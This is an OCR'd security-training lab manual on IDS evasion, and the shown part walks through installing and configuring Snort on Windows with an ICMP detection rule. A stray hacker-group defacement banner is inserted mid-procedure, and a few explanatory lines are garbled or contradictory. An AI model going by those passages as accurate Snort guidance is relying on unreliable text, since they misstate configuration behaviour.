Evading IDS, Firewalls, and Honeypots

Module 16

Intrusion Detection Systems

An intrusion detection system (IDS) is a device or software application that monitors networks and/or systems for malicious activities or policy violations and produces reports to a management station.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Adoption of Internet use across throughout the business world has in turn boosted network usage; to protect their networks, organizations are using various security measures such as firewalls, intrusion detection systems (IDSs), intrusion prevention systems (IPSs), honeypots, and others. Networks are the most preferred targets of hackers to compromise organizations' security, and attackers find new ways to breach networks and attack target organizations.

To become an expert Penetration Tester and Security Administrator, you must possess sound knowledge of network intrusion prevention systems (IPSs), intrusion detection systems (IDS), malicious network activity, and log information.

Lab Objectives

D:\CEH-Tools\CEHv9 Module 16 Evading IDS, Firewalls and Honeypots\Intrusion Detection Tools

The objective of this lab is to help students learn and detect intrusions in a network, log, and view all log files. In this lab, you will learn how to:

- Install and configure Snort IDS
- Detect Intruders using HoneyBot
- Detect Intruders and Worms using KFSensor Honeypot IDS
- Bypassing Windows Firewall Using Nmap
- Perform HTTP/FTP Tunneling Using HTTPort
- Bypass Windows Server 2008 Firewall Using Kali Linux and maintain a Persistent connection with the victim machine using **metsve**

Lab Environment

To complete this lab, you will need:

- A computer running Windows Server 2012 as Host machine
- A computer running Windows Server 2008, Windows 8.1, Windows 7 and Kali Linux as virtual machine
- WinPcap drivers installed in Host machine
- Notepad++ installed in Host machine
- Active Perl installed in Host machine to run Perl scripts
- Administrative privileges to configure settings and run tools
- A web browser with Internet access

Lab Duration

Time: 90 Minutes

Overview of Intrusion Detection System

An intrusion detection system (IDS) is a device or software application that monitors networks and/or systems for malicious activity or policy violations and produces reports to a management station. Some systems may attempt to stop an intrusion attempt, but this is neither required nor expected of a monitoring system. In addition, organizations use IDPSs for other purposes, such as identifying problems with security policies, documenting existing threats, and deterring individuals from violating security policies. IDPSs have become a necessary addition to the security infrastructure of nearly every organization. Many can also respond to a detected threat by counteracting it. To do so, IDPSs use several response techniques that involve their stopping the attack itself, thus changing the security environment.

IDPSs are primarily focused on identifying possible incidents, logging information about them, attempting to stop them, and reporting them to security administrators.

Lab Tasks

TASK 1

Overview

Pick an organization that you feel is worthy of your attention. This could be an educational institution, a commercial company, or perhaps a nonprofit charity.

Recommended labs to assist you in using the IDS are:

- Detecting Intrusions using **Snort**
- Detecting Malicious Network Traffic Using **HoneyBot**
- Detecting Intruders and Worms using **KFSensor** Honeypot IDS
- Bypassing Windows Firewall Using **Nmap Evasion Techniques**
- Bypassing Firewall Rules Using **HTTP/FTP Tunneling**
- Bypassing Windows Firewall and Maintaining a **Persistent Connection** with a Victim

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Lab Environment

To complete this lab, you will need:

- A computer running Windows Server 2008 as virtual machine
- Windows server 2012 running on host machine as Attacker machine
- Snort located at **D:\CEH-Tools\CEHv9 Module 16 Evading IDS, Firewalls and Honeypots\Intrusion Detection Tools\Snort\Snort Installer**
- You can download the latest version of Snort from https://www.snort.org/downloads. If you decide to download the latest version, screenshots might differ
- WinPcap drivers installed in Host machine
- Notepad++ installed in Host machine
- Administrative privileges to configure settings and run tools

Lab Duration

Time: 20 Minutes

Overview of IPSs and IDSs

An intrusion prevention system is a network security appliance that monitors a networks and systems for malicious activity. The IPS's main functions are to identify malicious activity, log information about it, attempt to block/stop it, and report it.

An intrusion detection system is a device or software application that monitors a network and/or systems for malicious activity or policy violations and produces reports to a management station. The IDS performs intrusion detection and attempts to stop detected incidents.

Lab Tasks

TASK 1

Install Snort

1. Launch **Windows server 2008** Virtual machine. Install Snort.
2. To install Snort, navigate to **Z:\CEHv9 Module 16 Evading IDS, Firewalls and Honeypots\Intrusion Detection Tools\Snort\Snort Installer**.
3. Double-click the **Snort_2_9_5_6_Installer.exe** file. The Snort installation wizard appears.
4. If an **Open File - Security warning** pop-up window appears; click **Run**.

5. Accept the **License Agreement,** and install Snort by selecting the default options that appear **step by step** in the wizard.

Snort is an open source network intrusion prevention and detection system (IDS/IPS).



FIGURE 1.1: License Agreement

6. A window appears after successful installation of Snort. Click **Close**.

You can also download Snort from http://www.snort.org.



FIGURE 1.2: Snort Setup completed

7. Click **OK** to exit the **Snort Installation** window.



FIGURE 1.3: Snort Successful Installation Window

WinPcap is a tool for link-layer network access that allows applications to capture and transmit network packets bypass the protocol stack.

8. Snort requires **WinPcap** to be installed on your machine.
9. If you have already installed the application, skip to the next step.
10. By default, Snort installs itself in **C:\Snort** (C:\ or D:\, depending on the disk drive in which the OS is installed).
11. Navigate to the **etc** folder in the specified location, **Z:\CEHv9 Module 16 Evading IDS, Firewalls and Honeypots\Intrusion Detection Tools\Snort\Snort Installer\snortrules\etc** of the Snort rules, copy **snort.conf**, and paste it in **C:\Snort\etc**.
12. **Snort.conf** is already present in **C:\Snort\etc**; replace it with the snortrules' **Snort.conf** file.
13. Copy the **so_rules** folder from **Z:\CEHv9 Module 16 Evading IDS, Firewalls and Honeypots\Intrusion Detection Tools\Snort\Snort Installer\snortrules**, and paste it in **C:\Snort**.
14. Copy the **preproc_rules** folder from **Z:\CEHv9 Module 16 Evading IDS, Firewalls and Honeypots\Intrusion Detection Tools\Snort\Snort Installer\snortrules**, and paste it in **C:\Snort**. The **preproc_rules** folder is already present in **C:\Snort**; replace this folder with the **preproc_rules** folder taken from snortrules.
15. In the same way, copy the **rules** folder from **Z:\CEHv9 Module 16 Evading IDS, Firewalls and Honeypots\Intrusion Detection Tools\Snort\Snort Installer\snortrules**, and paste it in **C:\Snort**. The **rules** folder is already present in **C:\Snort**; replace it with the **rules** folder taken from **Z:\CEHv9 Module 16 Evading IDS, Firewalls and Honeypots\Intrusion Detection Tools\Snort\Snort Installer\snortrules**.

TASK 2

Verify Snort Alert

16. Now navigate to **C:\Snort,** and right-click **bin**; click **CmdHere** from the context menu to open it in a command prompt.
17. Type **snort** and press **Enter**.

To print out the TCP/IP packet headers to the screen (i.e., sniffer mode), type: snort –v.



FIGURE 1.4: Basic Snort Command

18. The **Initialization Complete** message displays. Press **Ctrl+C**. Snort exits and comes back to **C:\Snort\bin**.
19. Now type **snort -W**. This command lists your machine's physical address, IP address, and Ethernet Drivers, but all are disabled by default.

To specify a log into logging directory, type snort –dev –l /logdirectorylocationcmd, Snort automatically knows to go into packet logger mode.



FIGURE 1.5: Snort -W Command

20. Observe your Ethernet Driver **index number** and write it down (in this lab, it is **1**).
21. To enable the Ethernet Driver, in the command prompt, type **snort –dev –i 1** and press **Enter**.

22. You see a rapid scroll text in the command prompt, which means that the Ethernet Driver is enabled and working properly.



FIGURE 1.6: Snort –dev –i 1 Command

Ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS] [-r count] [-s count] [[-j host-list] | [-k host-list]] [-w timeout] destination-list.

23. Leave the Snort command prompt window open, and launch another command prompt window.

24. In a new command prompt, type **ping google.com** and press **Enter**.



FIGURE 1.7: Ping google.com Command

To enable Network Intrusion Detection System (NIDS) mode so that you don't record every single packet sent down the wire, type: snort -dev -l ./log -h 192.168.1.0/24 -c snort.conf.

25. This ping command triggers a Snort alert in the Snort command prompt with rapid scrolling text.



FIGURE 1.8: Snort Showing Captured Google Request

The frag3 preprocessor is a target-based IP defragmentation module for Snort.

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26. Close both command prompt windows. The verification of Snort installation and triggering alert is complete, and Snort is working correctly in verbose mode.

TASK 3

Configure snort.conf File

27. Configure the **snort.conf** file, located at **C:\Snort\etc**.
28. Open the **snort.conf** file with Notepad++.
29. The **snort.conf** file opens in Notepad++, as shown in the screenshot.

Log packets in tcpdump format and to produce minimal alerts, type: snort -b -A fast -c snort.conf.




FIGURE 1.9: Snort.conf File in Notepad++

30. Scroll down to the **Step #1: Set the network variables** section (Line 41) of snort.conf file. In the **HOME_NET** line (Line 45), replace **any** with the IP addresses of the machine (target machine) on which Snort is running. Here, the target machine is windows server 2008, and the IP address is 10.0.0.3.

Note: This IP address may vary in your lab environment.

Notepad++ is a free source code editor and Notepad replacement that supports several languages. It runs in the MS Windows environment.





FIGURE 1.10: Configuring Snort.conf File in Notepad++


31. Leave the **EXTERNAL_NET any** line as it is.
32. If you have a **DNS Server**, then make changes in the **DNS_SERVERS** line by replacing **$HOME_NET** with your DNS Server IP address; otherwise, leave this line as it is.



The element 'any' can be used to match all IPs, although 'any' is not allowed. Also, negated IP ranges that are more general than non-negated IP ranges are not allowed.

FIGURE 1.11: Configuring Snort.conf File in Notepad++

33. The same applies to SMTP_SERVERS, HTTP_SERVERS, SQL_SERVERS, TELNET_SERVERS, and SSH_SERVERS.
34. Remember that if you don't have any servers running on your machine, leave the line as it is. **DO NOT** make any changes in that line.
35. Scroll down to **RULE_PATH** (Line 104). In Line 104 replace **../rules** with **C:\Snort\rules**, in Line 105 **../so_rules** replace with **C:\Snort\so_rules**, and in Line 106 replace **../preproc_rules** with **C:\Snort\preproc_rules**.



Rule variable names can be modified in several ways. You can define meta-variables using the $ operator. These can be used with the variable modifier operators ? and -.

FIGURE 1.12: Configuring Snort.conf File in Notepad++

36. In Lines 109 and 110, replace **../rules** with **C:\Snort\rules**.

The include keyword allows other rule files to be included within the rule file indicated on the Snort command line. It works much like an #include from the C programming language, reading the contents of the named file and adding the contents in the place where the include statement appears in the file.




FIGURE 1.13: Configuring Snort.conf File in Notepad++

37. Navigate to **C:\Snort\rules**, and create two text files; name them **white_list** and **black_list** and change their file extensions from **.txt** to **.rules**.
38. While changing the extension, if any pop-up appears, click **Yes**.
39. Switch back to Notepad ++, scroll down to **Step #4: Configure dynamic loaded libraries** section (Line 238). Configure **dynamic loaded libraries** in this section.
40. At path to dynamic preprocessor libraries (Line 243), replace **/usr/local/lib/snort_dynamicpreprocessor/** with your dynamic preprocessor libraries folder location.
41. In this lab, dynamic preprocessor libraries are located at **C:\Snort\lib\snort_dynamicpreprocessor**.
42. At path to base preprocessor (or dynamic) engine (Line 246); replace **/usr/local/lib/snort_dynamicengine/libsf_engine.so** with your base preprocessor engine **C:\Snort\lib\snort_dynamicengine\sf_engine.dll**.
43. **Comment** (**#**) the dynamic rules libraries line as you already configured the libraries in dynamic preprocessor libraries (Line 249).

Preprocessors allow the functionality of Snort to be extended by allowing users and programmers to drop modular plug-ins into Snort fairly easily.




FIGURE 1.14: Configuring Snort.conf File in Notepad++

44. Scroll down to **Step #5: Configure Preprocessors** section (Line 252), the listed preprocessor. Do nothing in IDS mode, but generate errors at runtime.
45. Comment all the preprocessors listed in this section by adding **#** before each preprocessor rule (261-265).

Note: Preprocessor code is run before the detection engine is called, but after the packet has been decoded. The packet can be modified or analyzed in an out-of-band manner using this mechanism.




FIGURE 1.15: Configuring Snort.conf File in Notepad++

46. Scroll down to **Step #6: Configure output plugins** (Line 510). In this step, provide the location of the **classification.config** and **reference.config** files.
47. These two files are in **C:\Snort\etc**. Provide this location of files in configure output plugins (in Lines 529 and 530) i.e., **C:\Snort\etc\classification.config** and **C:\Snort\etc\reference.config**

Many configuration and command line options of Snort can be specified in the configuration file. Format: config <directive> [: <value>].




FIGURE 1.16: Configuring Snort.conf File in Notepad++

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48. In this **step #6**, add the line (531) **output alert_fast: alerts.ids**, for Snort to dump all logs in the **alerts.ids** file.





FIGURE 1.17: Configuring Snort.conf File in Notepad++

Note: 'ipvar's are enabled only with IPv6 support. Without IPv6 support, use a regular 'var.'

49. In the **snort.conf** file, find and replace the **ipvar** string with **var**. To do this, press **Ctrl+h** on keyboard. The **Replace** window appears, enter **ipvar** in the **Find what :** text field, enter **var** in the **Replace with :** text field and click **Replace All**.

50. By default, the string is **ipvar**, which is not recognized by Snort, so replace it with the **var** string, and then **close** the window.

Note: Snort now supports multiple configurations based on VLAN Id or IP subnet within a single instance of Snort. This allows administrators to specify multiple snort configuration files and bind each configuration to one or more VLANs or subnets rather than running one Snort for each configuration required.



Three types of variables may be defined in Snort:

- Var
- Portvar
- ipvar

FIGURE 1.18: Replacing ipvar with var

HaCkRhInO-TeaM !
Y0uR SeCuiTy iS N0t En0Ugh
wE FrEE t0 FlY
HaCkRhInO-TeaM !

HaCkRhInO-TeaM !

51. Click **Close** to close the **Replace** window.
52. Go to the lines **502-507** and remove backslash at the end of each line.

Frag3 is intended as a replacement for the frag2 defragmentation module and was designed with the following goals:
1. Faster execution than frag2 with less complex data management.
2. Target-based host modeling anti-evasion techniques.




FIGURE 1.19: Configuring Snort.conf File in Notepad++

53. Comment the lines **501-507,** as shown in the screenshot:

Make sure to grab the rules for the version of Snort you are installing.




FIGURE 1.20: Configuring Snort.conf File in Notepad++

54. Save the **snort.conf** file.
55. Before running Snort, you need to enable detection rules in the Snort rules file. For this lab, we have enabled ICMP rule so that Snort can detect any host discovery ping probes to the system running Snort.
56. Navigate to **C:\Snort\rules** and open the **icmp-info.rules** file with Notepad ++.

57. Type **alert icmp $EXTERNAL_NET any -> $HOME_NET 10.0.0.3 (msg:"ICMP-INFO PING"; icode:0; itype:8; reference:arachnids,135; reference:cve,1999-0265; classtype:bad-unknown; sid:472; rev:7;)** in line 21, and save it.

Note: The IP address (10.0.0.3) mentioned in $HOME_NET may vary in your lab environment.

